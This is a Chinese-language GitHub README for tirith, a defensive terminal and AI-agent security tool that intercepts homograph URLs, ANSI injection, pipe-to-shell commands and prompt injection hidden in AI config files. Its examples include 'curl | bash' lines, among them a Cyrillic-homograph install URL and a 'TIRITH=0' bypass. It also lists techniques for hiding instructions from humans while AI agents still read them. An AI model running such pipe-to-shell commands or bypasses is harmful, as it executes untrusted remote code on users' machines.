sheeki03/tirith
GitHub: sheeki03/tirith
终端安全守卫,在命令执行前拦截同形字攻击、ANSI 注入和管道脚本执行等威胁。
Stars: 2488 | Forks: 84
# tirith
**你的浏览器能发现这个问题。你的终端不能。**
--with-mcp` 将 tirith 注册为 MCP 服务器。AI 代理可以在采取行动前调用这些工具:
| 工具 | 功能 |
|------|-------------|
| `tirith_check_command` | 分析 shell 命令是否存在管道传输到 shell、同形异义字 URL、环境注入 |
| `tirith_check_url` | 对 URL 进行评分,检测同形异义字攻击、Punycode 诡计、短链接、裸 IP |
| `tirith_check_paste` | 检查粘贴内容是否存在 ANSI 转义、双向控制符、零宽字符 |
| `tirith_scan_file` | 扫描文件中的隐藏内容、不可见 Unicode、配置污染 |
| `tirith_scan_directory` | 递归扫描,优先处理 AI 配置文件 |
| `tirith_verify_mcp_config` | 验证 MCP 配置是否存在不安全服务器、参数中的 shell 注入、通配符工具 |
| `tirith_fetch_cloaking` | 检测服务端伪装(对机器人和浏览器提供不同内容) |
### 配置文件扫描
`tirith scan` 检测 AI 配置文件中的提示词注入和隐藏载荷。它优先扫描 50 多种已知的 AI 配置文件模式:
- `.cursorrules`、`.windsurfrules`、`.clinerules`、`CLAUDE.md`、`copilot-instructions.md`
- `.claude/` 设置、代理、技能、插件、规则
- `.cursor/`、`.vscode/`、`.windsurf/`、`.cline/`、`.continue/`、`.roo/`、`.codex/` 配置
- `mcp.json`、`.mcp.json`、`mcp_settings.json`
- `.github/copilot-instructions.md`、`.github/agents/*.md`
**在配置中检测到的内容:**
- **提示词注入** —— 技能激活触发器、权限绕过尝试、安全机制 dismiss、身份重新分配、跨工具覆盖指令
- **不可见 Unicode** —— 隐藏指令的零宽字符、双向控制符、软连字符、Unicode 标签
- **MCP 配置问题** —— 不安全的 HTTP 连接、裸 IP 服务器、参数中的 shell 元字符、重复的服务器名称、通配符工具访问
### 隐藏内容检测
检测 HTML、Markdown 和 PDF 中人类不可见但 AI 可读的内容:
- **CSS 隐藏** —— `display:none`、`visibility:hidden`、`opacity:0`、`font-size:0`、屏幕外定位
- **颜色隐藏** —— 白底白字、相似的前景色/背景色(对比度 < 1.5:1)
- **HTML/Markdown 注释** —— 隐藏 AI 代理指令的长注释
- **PDF 隐藏文本** —— 亚像素渲染文本(字体大小 < 1px),读者不可见但 LLM 可解析
### 伪装检测
`tirith fetch` 比较 6 种 user-agent(Chrome、ClaudeBot、ChatGPT-User、PerplexityBot、Googlebot、curl)的服务器响应,以检测服务器何时向 AI 机器人和浏览器提供不同的内容。
## 安装
### macOS
**Homebrew:**
```
brew install sheeki03/tap/tirith
```
### Linux 软件包
**Debian / Ubuntu (.deb):**
从 [GitHub Releases](https://github.com/sheeki03/tirith/releases/latest) 下载,然后:
```
sudo dpkg -i tirith_*_amd64.deb
```
**Fedora / RHEL / CentOS 9+ (.rpm):**
从 [GitHub Releases](https://github.com/sheeki03/tirith/releases/latest) 下载,然后:
```
sudo dnf install ./tirith-*.rpm
```
**Arch Linux (AUR):**
```
yay -S tirith
# 或:paru -S tirith
```
**Nix:**
```
nix profile install github:sheeki03/tirith
# 或尝试不安装运行:nix run github:sheeki03/tirith -- --version
```
### Windows
**Scoop:**
```
scoop bucket add tirith https://github.com/sheeki03/scoop-tirith
scoop install tirith
```
**Chocolatey**(审核中 — 待批准):
```
choco install tirith
```
### 跨平台
**npm:**
```
npm install -g tirith
```
**Cargo:**
```
cargo install tirith
```
**[Mise](https://mise.jdx.dev/)** (官方注册表):
```
mise use -g tirith
```
**asdf:**
```
asdf plugin add tirith https://github.com/sheeki03/asdf-tirith.git
asdf install tirith latest
asdf global tirith latest
```
**Docker:**
```
docker run --rm ghcr.io/sheeki03/tirith check -- "curl https://example.com | bash"
```
### 激活
添加到你的 shell 配置文件(`.zshrc`、`.bashrc` 或 `config.fish`):
```
eval "$(tirith init --shell zsh)" # in ~/.zshrc
eval "$(tirith init --shell bash)" # in ~/.bashrc
tirith init --shell fish | source # in ~/.config/fish/config.fish
```
| Shell | 钩子类型 | 测试版本 |
|-------|-----------|-----------|
| zsh | preexec + 粘贴 widget | 5.8+ |
| bash | preexec (两种模式) | 5.0+ |
| fish | fish_preexec event | 3.5+ |
| PowerShell | PSReadLine handler | 7.0+ |
在 bash 中,默认使用 enter mode,带有启动健康门和运行时自愈功能。SSH 会话会自动回退到 preexec 模式以兼容 PTY。如果 enter mode 检测到故障,它会自动降级到 preexec 并在 shell 之间保留该决定。意外的 tirith 错误(崩溃、OOM-kills)会触发混合故障安全策略:bash 降级到 preexec,其他 shell 警告并执行,粘贴路径始终丢弃。详情请参阅 [故障排除](docs/troubleshooting.md#unexpected-tirith-exit-codes)。
**Nix / Home-Manager:** tirith 必须位于你的 `$PATH` 中 —— shell 钩子在运行时按名称调用 `tirith`。仅将其添加到 `initContent` 是不够的。
```
home.packages = [ pkgs.tirith ];
programs.zsh.initContent = ''
eval "$(tirith init --shell zsh)"
'';
```
### Shell 集成
**Oh-My-Zsh:**
```
git clone https://github.com/sheeki03/ohmyzsh-tirith \
${ZSH_CUSTOM:-~/.oh-my-zsh/custom}/plugins/tirith
# 将 tirith 添加到 ~/.zshrc 的 plugins 中:
plugins=(... tirith)
```
### AI 代理集成
使用 `tirith setup ` 进行一键配置:
```
tirith setup claude-code --with-mcp # Claude Code + MCP server
tirith setup codex # OpenAI Codex
tirith setup cursor # Cursor
tirith setup gemini-cli --with-mcp # Gemini CLI + MCP server
tirith setup pi-cli # Pi CLI
tirith setup vscode # VS Code
tirith setup windsurf # Windsurf
```
对于手动配置,请参阅 `mcp/clients/` 获取针对每个工具的指南。
## 命令
### `tirith check -- `
分析命令而不执行。用于测试 tirith 会标记什么。
```
$ tirith check -- curl -sSL https://іnstall.example-clі.dev \| bash
tirith: BLOCKED
[CRITICAL] non_ascii_hostname — Cyrillic і (U+0456) in hostname
```
### `tirith paste`
从 stdin 读取并分析粘贴的内容。当你粘贴到终端时,shell 钩子会自动调用此命令 —— 你不需要手动运行它。
### `tirith score `
分解 URL 的信任信号 —— TLS、域名年龄启发式、已知短链接服务、Unicode 分析。
```
$ tirith score https://bit.ly/something
```
### `tirith diff `
字节级比较,准确显示可疑字符隐藏在哪里。
```
$ tirith diff https://exаmple.com
Position 3: expected 0x61 (Latin a) | got 0xd0 0xb0 (Cyrillic а)
```
### `tirith run `
`curl | bash` 的安全替代品。下载到临时文件,显示 SHA256,运行静态分析,在分页器中打开以供查看,仅在确认后执行。创建可供日后验证的回执。
```
$ tirith run https://get.docker.com
```
### `tirith receipt {last,list,verify}`
跟踪并验证你通过 `tirith run` 运行的脚本。每次执行都会创建一个包含脚本 SHA256 哈希的回执,以便你审核机器上运行的内容。
```
$ tirith receipt last # show the most recent receipt
$ tirith receipt list # list all receipts
$ tirith receipt verify # verify a specific receipt
```
### `tirith why`
解释最后一条触发的规则 —— 它检测到了什么、为什么重要以及该如何处理。
### `tirith scan [path]`
扫描文件和目录中的隐藏内容、配置污染、不可见 Unicode 和 MCP 配置问题。支持用于 CI 集成的 SARIF 输出。
```
$ tirith scan . # scan current directory
$ tirith scan --file .cursorrules # scan a specific file
$ tirith scan --ci --fail-on high # exit non-zero if findings meet threshold
$ tirith scan --sarif # SARIF 2.1.0 output for CI tools
```
### `tirith fetch `
检查 URL 是否存在服务端伪装 —— 检测服务器何时向机器人和浏览器返回不同的内容。
```
$ tirith fetch https://example.com/install.sh
```
### `tirith checkpoint {create,list,restore,diff,purge}`
在危险操作前快照文件,然后在出现问题时回滚。
```
$ tirith checkpoint create ~/.bashrc ~/.zshrc # snapshot before changes
$ tirith checkpoint list # list all checkpoints
$ tirith checkpoint diff # show what changed
$ tirith checkpoint restore # roll back
$ tirith checkpoint purge # clean up old checkpoints
```
### `tirith gateway {run,validate-config}`
MCP 网关代理,在执行前拦截 AI 代理 shell 工具调用进行安全分析。
```
$ tirith gateway run --upstream-bin npx --upstream-arg mcp-server --config gateway.yaml
$ tirith gateway validate-config --config gateway.yaml
```
### `tirith setup `
AI 编码工具的一键设置。配置 shell 钩子、MCP 服务器注册和 zshenv 保护。
```
$ tirith setup claude-code --with-mcp # Claude Code + MCP server
$ tirith setup codex # OpenAI Codex
$ tirith setup cursor # Cursor
$ tirith setup gemini-cli --with-mcp # Gemini CLI + MCP server
$ tirith setup pi-cli # Pi CLI
$ tirith setup vscode # VS Code
$ tirith setup windsurf # Windsurf
```
### `tirith audit {export,stats,report}`
用于合规性和分析的审计日志管理。
```
$ tirith audit export --format csv --since 2025-01-01
$ tirith audit stats --json
$ tirith audit report --format html --since 2025-01-01
```
### `tirith init`
为你当前的 shell 打印 shell 钩子。将 `eval "$(tirith init)"` 添加到你的 shell 配置文件以激活 tirith。如果你使用多个 shell,可以使用 `tirith init --shell bash|zsh|fish` 强制指定特定的 shell。
### `tirith doctor`
诊断检查 —— 显示检测到的 shell、钩子状态、策略文件位置和配置。如果出现问题,请运行此命令。
### `tirith mcp-server`
通过 JSON-RPC stdio 将 tirith MCP 服务器运行。供 AI 编码工具用于集成安全分析。
## 设计原则
- **默认离线** —— `check`、`paste`、`score`、`diff` 和 `why` 不进行任何网络调用。所有检测都在本地运行。
- **不重写命令** —— tirith 永远不会修改你输入的内容
- **无遥测** —— 无分析、无崩溃报告、无回传行为
- **无后台进程** —— 按命令调用,立即退出
- **仅在请求时联网** —— `run`、`fetch` 和 `audit report --upload` 会访问网络,但仅在显式调用时。核心检测从不联网。
## 配置
Tirith 使用 YAML 策略文件。发现顺序:
1. 当前目录中的 `.tirith/policy.yaml`(向上遍历到 repo 根目录)
2. `~/.config/tirith/policy.yaml`
```
version: 1
allowlist:
- "get.docker.com"
- "sh.rustup.rs"
severity_overrides:
docker_untrusted_registry: CRITICAL
fail_mode: open # or "closed" for strict environments
```
更多示例见 [docs/cookbook.md](docs/cookbook.md)。
**绕过**,适用于你确切知道自己在做什么的罕见情况:
```
TIRITH=0 curl -L https://something.xyz | bash
```
这是一个标准的 shell 单命令前缀 —— 该变量仅对该单个命令存在,不会在你的会话中持久存在。组织可以完全禁用此功能:在策略中设置 `allow_bypass_env: false`。
## 数据处理
位于 `~/.local/share/tirith/log.jsonl` 的本地 JSONL 审计日志:
- 时间戳、操作、规则 ID、编辑过的命令预览
- **不包含**完整命令、环境变量或文件内容
禁用:`export TIRITH_LOG=0`
## 文档
- [威胁模型](docs/threat-model.md) —— tirith 防御什么以及不防御什么
- [Cookbook](docs/cookbook.md) —— 常见设置的策略示例
- [故障排除](docs/troubleshooting.md) —— shell 怪癖、延迟、误报
- [兼容性](docs/compatibility.md) —— 稳定版与实验版功能
- [安全策略](SECURITY.md) —— 漏洞报告
- [卸载](docs/uninstall.md) —— 按 shell 和包管理器进行干净移除
## 许可证
**每个功能对每个人都可用 —— 没有分级,没有功能限制。** 所有 66 条检测规则、MCP 服务器、配置扫描、伪装检测和每个命令都完全解锁。
tirith 采用双重许可:
- **AGPL-3.0-only**: [LICENSE-AGPL](LICENSE-AGPL) —— 在 copyleft 条款下免费
- **商业**: [LICENSE-COMMERCIAL](LICENSE-COMMERCIAL) —— 如果 AGPL copyleft 义务不适合你的用例,请联系 contact@tirith.sh 获取替代许可
第三方数据归属见 [NOTICE](NOTICE)。
## Star 历史
[](https://star-history.com/#sheeki03/tirith&Date)
标签:ANSI注入, Bash工具, CI/CD安全, Curl安全, Cutter, DNS 反向解析, IDN欺骗, IP 地址批量处理, Llama, Object Callbacks, Rust, Shell安全, TLS, Unicode安全, Zsh插件, 可视化界面, 同形异义词攻击, 命令行安全, 实时拦截, 恶意URL检测, 终端安全, 网络流量审计, 网络钓鱼, 通知系统, 防御工具